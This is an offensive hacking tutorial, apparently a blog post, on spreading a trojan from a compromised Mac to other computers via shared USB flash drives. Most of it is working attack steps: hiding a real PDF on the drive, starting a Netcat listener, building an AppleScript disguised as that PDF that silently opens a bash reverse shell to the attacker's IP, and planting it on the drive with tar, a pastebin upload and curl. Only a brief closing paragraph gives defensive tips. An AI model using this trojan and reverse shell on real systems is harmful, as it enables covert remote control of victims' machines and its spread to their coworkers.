How to Spread Trojans & Pivot to Other Mac Computers

By **tokyoneon** 08/31/2018 3:11 am

It's not uncommon for hackers to attempt to move laterally between devices in proximity of a compromised device to maintain a prolonged presence in the network. Malware utilizing USB flash sticks to self-replicate and compromise air-gapped machines isn't a new concept.

In both corporate and social environments, its normal for users to share and exchange data using USB flash drives, pen drives, thumb drives, flash sticks, or whatever else you want to call them. After all, they were designed for storing and sharing data. This makes them an excellent vector for spreading malicious files between large groups of coworkers, classmates, and individuals. By manipulating or replacing files already on the flash drives, we can easily trick a target into believing files are benign and completely harmless.

Understanding the USB Attack

We'll start by enumerating USB flash drives inserted into a backdoored macOS device. After determining a suitable flash drive, we'll exam its contents for a file to impersonate (or copy). The copied file can be any PDF, image, media file, or text file. The copy will be hidden from the target when they're using Finder to view files on the flash drive.

- **Don't Miss: The Cheap USB Kill Stick That Destroys Any Computer You Want**

A trojanized AppleScript will then be created and uploaded to the target's flash drive. When the stick is shared and someone clicks on the trojanized AppleScript, it will open the hidden copy — causing the target to believe the file is legitimate — and our payload will execute silently in the background.

Step 1 Identify Connected USB Flash Drives

For this attack to succeed, the target will need to insert one of their flash drives into the macOS device. Connected USB flash drives can be learned using the **system_profiler SPUSBDataType** command.

```
system_profiler SPUSBDataType
```

```
1           USB 3.0 Bus:
2             DataTraveler 3.0:
3               Product ID: 0x1666
4               Vendor ID: 0x0951  (Kingston Technology Company)
5               Version: 1.00
6               Serial Number: XXXXXXXXXXXXXXXXXXXXXXXX
7               Speed: Up to 5 Gb/sec
8               Manufacturer: Kingston
9               Location ID: 0x14400000 / 4
10              Current Available (mA): 900
11              Current Required (mA): 504
12              Extra Operating Current (mA): 0
13              Media:
14                DataTraveler 3.0:
15                  Capacity: 15.5 GB (15,502,147,584 bytes)
16                  Removable Media: Yes
17                  BSD Name: disk2
18                  Logical Unit: 0
19                  Partition Map Type: MBR (Master Boot Record)
20                  USB Interface: 0
21                  Volumes:
22                    KINGSTON:
23                      Capacity: 15.5 GB (15,498,018,816 bytes)
24                      Available: 15.36 GB (15,360,786,432 bytes)
25                      Writable: Yes
26                      File System: MS-DOS FAT32
27                      BSD Name: disk2s1
28                      Mount Point: /Volumes/KINGSTON
29                      Content: Windows_FAT_32
30                      Volume UUID: XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX
```

There are a few important details to make note of when accessing a flash drive for this attack:

Whether or not the flash drive is write-protected (line 25 above) is important. If the flash drive was mounted with read-only permissions or has a physical write-protection switch enabled, we won't be able to save new (trojanized) files. However, this is a rare scenario. If someone inserts a flash drive into their MacBook with the intention of saving files to it, the flash drive will more than likely be readable and writable to us. Writability is something to be mindful of before proceeding.

The amount of free space (line 24 above) is important. Obviously, there needs to be at least a few megabytes available on the flash drive to add or replace files. The flash drive

example above has over 15 GB of free space, but be conscious of this before writing payloads to the device.

Also, the file system format (line 26 above) should be taken into consideration. USB flash drives formatted with Apple's APFS file system require more steps for this attack to work but are beyond the scope of this article. In coming weeks, I'll dive deeper into this subject and demonstrate why macOS is so susceptible to USB attacks. Fortunately, the chances of running into an APFS-formatted flash drive are slim. For now, flash drives formatted with NTFS, exFAT, and FAT32 are perfectly suitable. These formats are much more commonplace for being cross-platform and ship from manufacturers preformatted by default.

With a suitable flash drive candidate, take note of the mount point (line 28 above), then list (**ls**) its contents. My flash drive name is "KINGSTON" which was assigned by its manufacturing company by default. I'll be using "USB-NAME-HERE" for the remainder of the article. Your USB will likely be named something entirely different (like "SanDisk" or "Samsung_USB"). Remember to change it accordingly.

```
ls -la /Volumes/USB-NAME-HERE/

total 233280
drwxrwxrwx@ 1 tokyoneon  staff     16384 Aug 19 14:03 .
drwxr-xr-x@ 4 root       wheel       136 Aug 19 14:03 ..
drwxrwxrwx  1 tokyoneon  staff     16384 May 19 17:44 .Spotlight-V100
drwxrwxrwx  1 tokyoneon  staff     16384 Aug 19 14:03 .fseventsd
-rwxrwxrwx  1 tokyoneon  staff   4521984 Jun  3 21:26 DSC_0405.JPG
-rwxrwxrwx  1 tokyoneon  staff   4566375 Aug  8 20:28 DSC_0497.JPG
-rwxrwxrwx  1 tokyoneon  staff   1528811 Jun  3 21:26 Mastering Nmap Scripting Engine.pdf
-rwxrwxrwx@ 1 tokyoneon  staff   3555730 Jun  3 21:26 Penetration_Testing_with_the_Bash_Shell.pdf
-rwxrwxrwx@ 1 tokyoneon  staff    512055 Jul 31 00:32 Screen Shot 2018-07-31 at 12.32.27 AM.png
-rwxrwxrwx@ 1 tokyoneon  staff   1585223 Aug  3 02:11 Screen Shot 2018-08-03 at 2.11.49 AM.png
drwxrwxrwx  1 tokyoneon  staff     16384 May 31 11:12 System Volume Information
-rwxrwxrwx  1 tokyoneon  staff  24335922 Jun  3 21:26 The Hacker Playbook 2- Practical Guide To Penetration Testing.pdf
-rwxrwxrwx  1 tokyoneon  staff  14848250 Jun  3 21:26 Wireshark for Security Professionals.pdf
-rwxrwxrwx  1 tokyoneon  staff      4253 Jun 14 16:30 a.txt
-rwxrwxrwx  1 tokyoneon  staff   1622016 Jun  3 21:24 invoice_2018_april.pdf
-rwxrwxrwx@ 1 tokyoneon  staff    231712 Aug 17 23:26 image5435.jpg
-rwxrwxrwx  1 tokyoneon  staff    126092 Jun  7 19:17 log.txt
-rwxrwxrwx  1 tokyoneon  staff  11681792 Jun  3 21:25 paystub.pdf
```

Step 2 Prepare Files on the USB Flash Drive

Any PDF, image, media file, or text file is going to be usable for this attack. Remember, the idea is to take an existing file and replace it with a nefarious file of our creation. When the file is opened on another computer, a backdoor will be created and the device will become remotely available to us.

Readers should familiarize themselves with one of my previous article series, "How to Create a Fake PDF Trojan with AppleScript". There I show how to use AppleScript to impersonate legitimate PDFs in greater detail. If there are no PDFs present on the target's USB flash drive, the same technique can be used to create fake media and text files.

- **More Info: How to Create a Fake PDF Trojan with AppleScript**

I'll be using the "Mastering Nmap Scripting Engine" PDF found on the flash drive to further demonstrate. But keep in mind, the more files we trojanize, the more likely someone will click on something, executing the payload embedded into the AppleScript.

Use the below command to hide and move (**mv**) the desired file.

```
mv /Volumes/USB-NAME-HERE/Mastering\ Nmap\ Scripting\ Engine.pdf /Volumes/USB-NAME-HERE/.Mastering\ Nmap\ Scripting\ Engine.pdf
```

The dot (**.**) prepended to the ".Mastering" is very important. In macOS, files containing a dot before the file names are hidden from Finder. This Finder setting is the default for all versions of macOS. Some users choose to show hidden files, but this option needs to be manually set and therefore decreases the likeliness of it being enabled.

Step 3 Start a Netcat Listener

Before we get into creating the AppleScript, open a terminal in Kali (or any Unix-based operating system with Netcat installed) and use the below command to start a Netcat listener. A connection to this Netcat listener will be established when the trojanized AppleScript is opened.

```
nc -l -p 9999
```

Netcat will open a listening (**-l**) port on every available interface. If you're working in a local network, the Netcat listener will be available on your local address (e.g., 192.168.0.X). If the listener is started on a virtual private server (VPS), be sure to use the IP address for

your VPS in later commands. The port (**-p**) number (**9999**) is arbitrary and can be changed to any number below 65535.

Step 4 Create a Trojanized AppleScript Application

With the real PDF now hidden, we can create our nefarious AppleScript to impersonate the Nmap PDF. Unfortunately, this method requires **Script Editor**, a scripting application found only in macOS. Readers who don't have access to a MacBook or other Mac computer to follow along should explore the Empire AppleScript Stager.


In macOS, open Script Editor, open a "New Document," and insert the below one-liner into it.

```
do shell script "open '/Volumes/USB-NAME-HERE/.Mastering Nmap Scripting Engine.pdf' -a Preview.app; /bin/bash -i >& /dev/tcp/1.2.3.4/9999 0>&1 &"
```

To instruct AppleScript to run shell code, use **do shell script** at the start. The AppleScript will first **open** the specified PDF (**'/Volumes/USB-NAME-HERE/.Mastering Nmap Scripting Engine.pdf'**) using the macOS Preview (**-a Preview.app**) application. It will then (**;**) silently use Bash (**/bin/bash -i >&**) to create a connection (**/dev/tcp/ ... 0>&1 &**) to the Netcat listener allowing the attacker to remotely issue commands to the device.

The attackers IP address (**1.2.3.4**) can be a local IP address (e.g., 192.168.1.45). However, this kind of attack is probably most effective using a VPS. In that case, replace the 1.2.3.4 address with the IP address of your VPS. Whichever setup you're using, the IP address should point to the system running the Netcat listener. The port number (**9999**) should also be changed to match the port used by the Netcat listener.

When that's done, click on "File" in the menu bar, then "Export." Save the script using the "Application" file format.



At this point, the file icon and file extension should be properly disguised. This was covered in detail in one of my "How to Create a Fake PDF Trojan with AppleScript" articles, so I'll move on.

- **Full Instructions: How to Disguise the Fake PDF Trojan Script with AppleScript**

Step 5 Transfer the Tronjanized File to the Target's Flash Drive

The fake Nmap PDF we just created using our macOS device needs to be moved to the target's USB flash drive. To accomplish this, we'll use **tar**, a command line archive tool, to compress the file. Then, we'll upload it to a file-sharing website to make it available for download via the target's MacBook.

Open a Terminal and use the below **tar** command to compress the fake PDF.

```
tar -czvf outputFile.tar.gz Mastering\ Nmap\ Scripting\ Engine.app/

a Mastering Nmap Scripting Engine.app
a Mastering Nmap Scripting Engine.app/Contents
a Mastering Nmap Scripting Engine.app/Contents/Info.plist
```

```
a Mastering Nmap Scripting Engine.app/Contents/MacOS
a Mastering Nmap Scripting Engine.app/Contents/PkgInfo
a Mastering Nmap Scripting Engine.app/Contents/Resources
a Mastering Nmap Scripting Engine.app/Contents/Resources/applet.icns
a Mastering Nmap Scripting Engine.app/Contents/Resources/applet.rsrc
a Mastering Nmap Scripting Engine.app/Contents/Resources/description.rtfd
a Mastering Nmap Scripting Engine.app/Contents/Resources/Scripts
a Mastering Nmap Scripting Engine.app/Contents/Resources/Scripts/main.scpt
a Mastering Nmap Scripting Engine.app/Contents/Resources/description.rtfd/TXT.rtf
a Mastering Nmap Scripting Engine.app/Contents/MacOS/applet
```

Tar will create (**-cz**) a .tar.gz compressed output file (similar to ZIP files) using the file (**-f**) or directory we specify. In this case, I'm using the fake Nmap trojan we just created. When that's done, upload the outputFile.tar.gz to the Pb pastebin using the below cURL command. Pb is generally my preferred method for getting files around, but if you're more comfortable with a different file-sharing website, that should work just fine.

```
curl -F c=@- 'https://ptpb.pw' < outputFile.tar.gz
```

```
short: AB12
size: 49270
status: created
url: https://ptpb.pw/AB12
```

Similar to other file-sharing websites, Pb will return a four-character (**AB12**) URL address where your fake PDF can be downloaded.

Now, using the backdoored MacBook, the below command can be executed to download and extract the fake PDF into the desired USB flash drive.


```
curl 'https://ptpb.pw/AB12' | tar xv
```

```
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 49270  100 49270    0     0   9307      0  0:00:05  0:00:05 --:--:-- 14145

x ./._Mastering Nmap Scripting Engine.app
x Mastering Nmap Scripting Engine.app/
x Mastering Nmap Scripting Engine.app/Contents/
x Mastering Nmap Scripting Engine.app/Contents/Info.plist
x Mastering Nmap Scripting Engine.app/Contents/MacOS/
x Mastering Nmap Scripting Engine.app/Contents/PkgInfo
x Mastering Nmap Scripting Engine.app/Contents/Resources/
x Mastering Nmap Scripting Engine.app/Contents/Resources/applet.icns
x Mastering Nmap Scripting Engine.app/Contents/Resources/applet.rsrc
x Mastering Nmap Scripting Engine.app/Contents/Resources/description.rtfd/
```

x Mastering Nmap Scripting Engine.app/Contents/Resources/Scripts/
x Mastering Nmap Scripting Engine.app/Contents/Resources/Scripts/main.scpt
x Mastering Nmap Scripting Engine.app/Contents/Resources/description.rtfd/TXT.rtf
x Mastering Nmap Scripting Engine.app/Contents/MacOS/applet

The compressed output will be downloaded using cURL, redirected into the tar decompression (**xv**) command, and automatically saved to the flash drive. The target using Finder to view the flash drive contents will only see one *harmless* Nmap PDF.



How to Protect Against USB Flash Drive Attacks

When the fake PDF is opened by the target on another computer — or by the target's coworkers and associates — a connection to the Netcat listener will be established. Using **ls** again to view the contents on the target's flash drive, we can see there are now two files sharing the same file name.

ls -la /Volumes/USB-NAME-HERE/

drwxrwxrwx@ 1 tokyoneon staff 16384 Aug 19 14:03 .
drwxr-xr-x@ 4 root wheel 136 Aug 19 14:03 ..
drwxrwxrwx 1 tokyoneon staff 16384 May 19 17:44 .Spotlight-V100
drwxrwxrwx 1 tokyoneon staff 16384 Aug 19 14:03 .fseventsd
-rwxrwxrwx 1 tokyoneon staff 4521984 Jun 3 21:26 DSC_0405.JPG
-rwxrwxrwx 1 tokyoneon staff 4566375 Aug 8 20:28 DSC_0497.JPG
-rwxrwxrwx 1 tokyoneon staff 1528811 Jun 3 21:26 .Mastering Nmap Scripting Engine.pdf
-rwxrwxrwx@ 1 tokyoneon staff 3555730 Jun 3 21:26 Penetration_Testing_with_the_Bash_Shell.pdf
-rwxrwxrwx@ 1 tokyoneon staff 512055 Jul 31 00:32 Screen Shot 2018-07-31 at 12.32.27 AM.png
-rwxrwxrwx@ 1 tokyoneon staff 1585223 Aug 3 02:11 Screen Shot 2018-08-03 at 2.11.49 AM.png
drwxrwxrwx 1 tokyoneon staff 16384 May 31 11:12 System Volume Information
-rwxrwxrwx 1 tokyoneon staff 24335922 Jun 3 21:26 The Hacker Playbook 2- Practical Guide To Penetration Testing.pdf

```
-rwxrwxrwx  1 tokyoneon  staff  14848250 Jun  3 21:26 Wireshark for Security Professionals.pdf
-rwxrwxrwx  1 tokyoneon  staff      4253 Jun 14 16:30 a.txt
-rwxrwxrwx  1 tokyoneon  staff   1622016 Jun  3 21:24 invoice_2018_april.pdf
-rwxrwxrwx@ 1 tokyoneon  staff    231712 Aug 17 23:26 image5435.jpg
-rwxrwxrwx  1 tokyoneon  staff    126092 Jun  7 19:17 log.txt
-rwxrwxrwx  1 tokyoneon  staff  11681792 Jun  3 21:25 paystub.pdf
drwxrwxrwx@ 1 tokyoneon  staff    16K Aug 19 19:56 Mastering Nmap Scripting Engine.app/
```

There's the "Mastering Nmap Scripting Engine.app/" — this is the trojan that appears to the target as an ordinary PDF. Also on the flash drive is ".Mastering Nmap Scripting Engine.pdf" — this is the real PDF opened by the trojan to trick the target into thinking the file is a normal PDF.

It's not possible to conceal file extensions from Terminal commands. When in doubt, use **ls** to view files on USB flash drives, try renaming files on the drives to reveal any strange Unicode tricks, and try to avoid double-clicking files to open then.